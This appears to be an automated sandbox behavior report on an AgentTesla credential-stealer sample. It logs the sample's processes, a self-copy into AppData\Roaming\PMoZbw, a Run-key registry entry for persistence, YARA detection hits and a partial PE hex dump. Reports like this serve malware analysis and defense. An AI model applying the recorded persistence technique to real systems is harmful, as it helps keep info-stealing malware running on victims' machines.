Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: PROMZwFp385vXrN.exe PID: **5444**, Parent PID: **5756**

General

Target ID:	15
Start time:	14:15:42
Start date:	20/12/2022
Path:	C:\Users\user\AppData\Roaming\PROMZwFp385vXrN.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Roaming\PROMZwFp385vXrN.exe"
Imagebase:	0x7b0000
File size:	1187840 bytes
MD5 hash:	65FACCEC1C27EA47BF295191E93BFF41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000F.00000002.581985407.0000000003F3D000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000000F.00000002.581985407.0000000003F3D000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_AgentTesla_d3ac2b2f, Description: unknown, Source: 0000000F.00000002.581985407.0000000003F3D000.00000004.00000800.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 0000000F.00000002.552178062.0000000002E7F000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	61EBCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	61EBCF06	unknown
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\PROMZwFp385vXrN.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	621CC78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\PROMZwFp385vXrN.exe.log	0	1216	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33	1,"fusion","GAC",01,"WinRT","NotApp",12,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",03,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.3	success or wait	1	621CC907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	61E95705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	61E95705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	61DF03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	61E9CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	61DF03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	61DF03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	61DF03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	61DF03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	61E95705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	61E95705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	60781B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	60781B4F	ReadFile

Analysis Process: PROMZwFp385vXrN.exe PID: **1788**, Parent PID: **5444**

General

Target ID:	17
Start time:	14:16:13
Start date:	20/12/2022
Path:	C:\Users\user\AppData\Roaming\PROMZwFp385vXrN.exe
Wow64 process (32bit):	true
Commandline:	{path}
Imagebase:	0xad0000
File size:	1187840 bytes
MD5 hash:	65FACCEC1C27EA47BF295191E93BFF41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000011.00000000.544511148.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000011.00000000.544511148.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_AgentTesla_d3ac2b2f, Description: unknown, Source: 00000011.00000000.544511148.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_TelegramRAT, Description: Yara detected Telegram RAT, Source: 00000011.00000002.629534888.0000000003374000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000011.00000002.622387434.0000000003114000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_TelegramRAT, Description: Yara detected Telegram RAT, Source: 00000011.00000002.621651605.00000000030C1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000011.00000002.621651605.00000000030C1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	61EBCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	61EBCF06	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\PMoZbw	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6078BEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\PMoZbw\PMoZbw.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	6078DD66	CopyFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\PMoZbw\PMoZbw.exe	0	262144	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 fd 20 fd 63 00 00 00 00 00 00 00 00 fd 00 0e 01 0b 01 50 00 00 08 12 00 00 16 00 00 00 00 00 00 fd 27 12 00 00 20 00 00 00 40 12 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 fd 12 00 00 02 00 00 00 00 00 00 02 00 40 fd 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$PEL cP' @@ @	success or wait	5	6078DD66	CopyFileW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	61E95705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	61E95705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	61DF03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	61E9CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	61DF03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	61DF03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	61DF03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	61DF03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	61E95705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	61E95705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	60781B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	60781B4F	ReadFile

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run	PMoZbw	unicode	C:\Users\user\AppData\Roaming\PMoZbw\PMoZbw.exe	success or wait	1	6078646A	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run	PMoZbw	binary	02 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	6078DE2E	RegSetValueExW

Analysis Process: PMoZbw.exe PID: **3300**, Parent PID: **3324**

General

Target ID:	19
Start time:	14:16:42
Start date:	20/12/2022
Path:	C:\Users\user\AppData\Roaming\PMoZbw\PMoZbw.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Roaming\PMoZbw\PMoZbw.exe"
Imagebase:	0xa60000
File size:	1187840 bytes
MD5 hash:	65FACCEC1C27EA47BF295191E93BFF41
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000013.00000002.642900479.0000000003EE1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000013.00000002.642900479.0000000003EE1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_AgentTesla_d3ac2b2f, Description: unknown, Source: 00000013.00000002.642900479.0000000003EE1000.00000004.00000800.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000013.00000002.644029749.000000000411D000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000013.00000002.644029749.000000000411D000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_AgentTesla_d3ac2b2f, Description: unknown, Source: 00000013.00000002.644029749.000000000411D000.00000004.00000800.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000013.00000002.625883552.0000000003060000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 38%, ReversingLabs

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	61E95705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	61E95705	unknown

Disassembly

No disassembly